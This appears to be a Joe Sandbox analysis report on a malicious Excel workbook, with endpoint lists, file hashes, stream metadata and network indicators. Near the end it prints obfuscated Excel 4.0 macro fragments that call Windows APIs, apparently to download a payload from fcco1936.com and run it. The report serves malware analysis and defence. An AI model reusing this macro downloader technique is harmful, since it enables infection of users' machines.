http://https://apis.live.net/v5.0/	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://management.azure.com	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://outlook.office365.com	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://incidents.diagnostics.office.com	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://api.office.net	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://entitlement.diagnostics.office.com	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://autodiscover-s.outlook.com	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://templatelogging.office.com/client/log	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://management.azure.com/	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://ncus-000.contentsync.	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://devnull.onenote.com	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://messaging.office.com/	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://augloop.office.com/v2	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://skyapi.live.net/Activity/	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://dataservice.o365filtering.com	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://visio.uservoice.com/forums/368202-visio-on-devices	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://directory.services.	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://loki.delve.office.com/api/v1/configuration/officewin32/	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://onedrive.live.com/embed?	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://augloop.office.com	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.253.218.120	unknown	Ukraine		202302	NETH-ASUA	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324303
Start date:	29.11.2020
Start time:	04:19:56
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 31s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-1477931596.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs

Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.evad.winXLS@3/6@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 52.147.198.201, 104.42.151.234, 52.109.76.68, 52.109.76.36, 52.109.12.24, 51.104.139.180, 2.20.84.85, 2.20.142.210, 2.20.142.209, 92.122.213.247, 92.122.213.194, 20.54.26.129, 92.122.145.220 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, e12564.dspb.akamaiedge.net, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, europe.configsvc1.live.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.253.218.120	document-1477931596.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1559468852.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1559468852.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1543123111.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1558228811.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1543123111.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1558228811.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1545621675.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1545621675.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1538761220.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1570163542.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1570163542.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1528081469.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1547667720.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1547667720.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1560478486.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1560478486.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1529051733.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1529051733.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1563857457.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
fcco1936.com	document-1559468852.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1559468852.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1543123111.xls	Get hash	malicious	Browse	• 185.253.218.120

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1558228811.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1543123111.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1558228811.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1545621675.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1545621675.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1538761220.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1538761220.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1570163542.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1570163542.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1528081469.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1528081469.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1547667720.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1547667720.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1560478486.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1560478486.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1529051733.xls	Get hash	malicious	Browse	• 185.253.218.120

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NETH-ASUA	document-1477931596.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1559468852.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1559468852.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1543123111.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1558228811.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1543123111.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1558228811.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1545621675.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1545621675.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1538761220.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1538761220.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1570163542.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1570163542.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1528081469.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1528081469.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1547667720.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1547667720.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1560478486.xls	Get hash	malicious	Browse	• 185.253.218.120

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1560478486.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1529051733.xls	Get hash	malicious	Browse	• 185.253.218.120

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\5F42ADFC-E290-4715-A833-BEB940169CB7	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	129952
Entropy (8bit):	5.378320583295068
Encrypted:	false
SSDEEP:	1536:OcQceNWiA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8TT:MmQ9DQW+zBX8u
MD5:	8EE21F912147F454C50D40A1DF2E428D
SHA1:	C07455FA81923BD784A35DE3BD7C93A868DA1511
SHA-256:	366FC8CCB8CDBF6CE0138445BDEE2953EA2DDCF8AF3D2E3A4193E10D4A6BD538
SHA-512:	1B9B0ECE897ABD3EDE3592829A6C9A926F07B4AD3D5F6ACB20AF7E95A0B1543CC736D0869E54F04A14875FA5993C17D45BEDF6C501D90EA161318387A09CFEC
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2020-11-29T03:20:52">.. Build: 16.0.13518.30530-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\FC910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	314558
Entropy (8bit):	7.985566038700954
Encrypted:	false
SSDEEP:	6144:mBL8PrFLPodmRqyAVYtlKsVLCyo7NtbcY7uLaG/9t7+M1:s8PFPM8R3AsB+bjej/9c6
MD5:	08D439B034827413F3A7EBB2796382BE
SHA1:	59948DB891D6A0CCD6597C84161AA8058196FB14
SHA-256:	0EDAFB60C26753D93F0C3785551B2B50C1454553E1212B6D0D1E9DCB659033A7
SHA-512:	101D4E43CE9C98A03A4114A8DEFC82AA7856CABE61D20D5C8DA0FAEA8448020BCB3C3EB59A7B7D2DCE87491AF1C026FA0293C20E80D09097319D428791CDD18
Malicious:	false
Reputation:	low
Preview:	.V.n.0....?.....(..r.izl.$...\K....I..RV.4p,.6.^..vfv....jcM....w5..f..'.....WV`.N....I....?.....h.5kS..8G..X...VV>Z..66<.....%p.L..-..a%.L*n6.x.d..+.w.e.....".P...+..VZ.....t.!.P..$k..51.;H..C..r....6k...GD08Mf.CE.]*...7....>.q...Q+(nEL?.%....'..K...a.l...6.L.9VY!..qbi..v...0u.....n....t.#::.S.....;.;.....C.....=....@....r.f..;...;..m.ik..\....s+"..Dm.9....#:T.OY../N..... ....p.....> .....<O..]....4.3e_...i...1.@....O.....PK.....!.C.T.....e.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Sun Nov 29 11:20:56 2020, atime=Sun Nov 29 11:20:56 2020, length=12288, window=hide
Category:	dropped
Size (bytes):	904

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Entropy (8bit):	4.664689669004444
Encrypted:	false
SSDEEP:	12:8O/XUlZuElPCH2AYfYWP+Vw+WrjAZ/2bD0XTLC5Lu4t2Y+xIBjKZm:8OLmY3KAZiDz87aB6m
MD5:	2ED7C24D54F53EE132751BB2EA2A357E
SHA1:	574EC07D47FC33C55DCFCCAC2F31B09BDE454918
SHA-256:	7C560D3DFFECC7B37734C2C6C540B49B3F02BEC65D2C114AD1173CAE35825B92
SHA-512:	3C7940D6895DBC4C400013F41591BEC00A450BD823BB348BC4533725911142DA9352EACB9106D0BD912F848EDB44583F75EEB8A8D42D3865B7B9302A4505D225
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-..IG{.J...IG{.J....0.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..}Q.b.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qwx..user.<.....Ny.}Q.b.....S.....6..h.a.r.d.z.....~.1.....}Q.b..Desktop.h.....Ny.}Q.b.....Y.....>.....!s*.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...As...`.....X.....066656.....!a..%.H.VZAj...4.4.....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1477931596.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:42 2020, mtime=Sun Nov 29 11:20:56 2020, atime=Sun Nov 29 11:20:56 2020, length=338432, window=hide
Category:	dropped
Size (bytes):	4400
Entropy (8bit):	4.715418135753186
Encrypted:	false
SSDEEP:	96:8TtQz76DKTtQz76DK57tQz76DK57tQz76D:8K35K35g35g3
MD5:	066A50D9370AC9DCCC5AF158F6458EAE
SHA1:	C10613AEA4ECE6B09E98763B0F759B25D9A30271
SHA-256:	376F1E7D96A1104164A37C8F914721D7D415D2D71961966106B0899F8C2B6D7C
SHA-512:	66809D47A5573FD1A1DA36087DFC9673F9913D132C15818E25A932DE26991E1623F4A7A02B124A35D8B7897088AE844B2646042A26802A4D7D0719C6D8521F01
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... .....:...Nn..J...Nn..J....*.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..}Q.b.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qwx..user.<.....Ny.}Q.b.....S.....6..h.a.r.d.z.....~.1.....>Qxx..Desktop.h.....Ny.}Q.b.....Y.....>.....6...D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....|.2.,..}Q.b .DOCUME~1.XLS..`.....>Qvx}Q.b....h.....%..d.o.c.u.m.e.n.t.-.1.4.7.7.9.3.1.5.9.6...x.l.s.....]...-.....\.....>.S.....C:\Users\user\Desktop\document-1477931596.xls.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.-.1.4.7.7.9.3.1.5.9.6...x.l.s.....:..,.LB.)...As...`.....X.....066656.....!a..%.H.VZAj.....-.....-..!a..%.H.VZAj.....-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	260
Entropy (8bit):	4.837009136718601
Encrypted:	false
SSDEEP:	6:dj6Y9LUhnMmELUhnMmY9LUhnMmELUhnMmY9LUhnMmELUhnMmY9LUhnM2:dmFhMIhMmFhMIhMmFhMIhMmFhM2
MD5:	25034E0ECBEAC2651FD6276D3001094E
SHA1:	812BF87FBBEFE2B2FB54975D4F758C8E9A42056B
SHA-256:	60406CE1B929B0D5F4D90E1DB40E55040B734973D7BC43BCEE48D3F9C8C41747
SHA-512:	B927B27422F8D875FB8974D7323D31184881C9254904EDDB1EE31D1F7B04273BCDAF4002AF5E1BAD442EC77CDE096103C4F8BCD78C0586438635D367E7D8FB2
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..document-1477931596.xls.LNK=0..document-1477931596.xls.LNK=0..[xls]..document-1477931596.xls.LNK=0..document-1477931596.xls.LNK=0..[xls]..document-1477931596.xls.LNK=0..document-1477931596.xls.LNK=0..[xls]..document-1477931596.xls.LNK=0..

C:\Users\user\Desktop\CD910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	398491
Entropy (8bit):	7.194201185463099
Encrypted:	false
SSDEEP:	6144:McKoSsxzNDZLDZjlbR868O8KiA4XkXOn2xEtjPOtioVjDGUU1qfDlavx+W+LIfdC:pizo8RnsIROnr6n75Ybh
MD5:	030576293EAA825D0054C1F3364B0258
SHA1:	2E0ADC573CD4C0A67051BD3BD7599BE9D562B249
SHA-256:	AF3B0BB983EB7E7E906A22AE83FFC4338C85D97FEE7C559CEEA51AEB30D85CB2
SHA-512:	5A8F73DD7EFDFD0CF6905468EE2C92D915F76A67FB2612FB4937FB271ACA8B67FFBBADFB7B127E5FA33DC0E80A07A23334BE678B73D2A8CCA67F87A4BACDB59A

C:\Users\user\Desktop\CD910000	
Malicious:	false
Preview:	........T8.....\.p.... B.....a.....=.....=.....i..9J.8 .....X.@.....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...,...8.....C.a.l.i.b.r.i.1.....8..... ...C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1..... .....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create T ime/Date: Sat Sep 16 01:00:00 2006, Last Saved Tim e/Date: Thu Nov 26 09:41:54 2020, Security: 0
Entropy (8bit):	7.522333980048165
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-1477931596.xls
File size:	338944
MD5:	1602c8c0a768d4c356e23fa86cca3daa
SHA1:	0c9b5477aa41c557e2169e3cc21fa57f4ad051bd
SHA256:	ba48de11db500e3903d175d9980adbb1305f991d839ec9 3068417c5eea86b424
SHA512:	30844a49d0027eb39246d0b6a9e7a04624bae6c72c41e9 930daba03708b645f0b7b8994028d49ed7871d20c9af2f3 9003f4aeba6c1422a58caf5372195cb2b03
SSDEEP:	6144:AcKoSsxzNDZLDZjlbR868O8Kfc03pXOFq7uDph YHceXVhca+fMHLty/x2zZ8kpTK:5izo8RnsIROnr6n75Y K
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "document-1477931596.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	

Summary

Create Time:	2006-09-16 00:00:00
Last Saved Time:	2020-11-26 09:41:54
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.367004077607
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . H . . . . P . . . . . X . . . . ` . . . . h . . . . p . . . . x . . . . D o c u S i g n . . . . 2 . . . . 3 . . . . 1 . . . . 4 . . . . 5 . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 00 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 bf 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.254255489206
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . T . . . . ` . . . . x . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . . _ . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 326145

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	326145
Entropy:	7.65699487976
Base64 Encoded:	True
Data ASCII:	. . . . f 2 . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... I . . 9 P . 8 . . . . X . @ . . . . . .
Data Raw:	09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL("Ke"&?????2!FS355&"32", "Cr"&?????2!FU383&"yA", "JCJ", ?????2!FJ353&?????2!FJ368, 0)
```

```
CALL("U"&????2!FU373, "U"&????4!E65, "IICCII", 0, ????2!EE100, ????2!FJ353&????2!FJ368&????2!FJ382, 0, 0)
```

```
=RUN(R59),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RUN(????
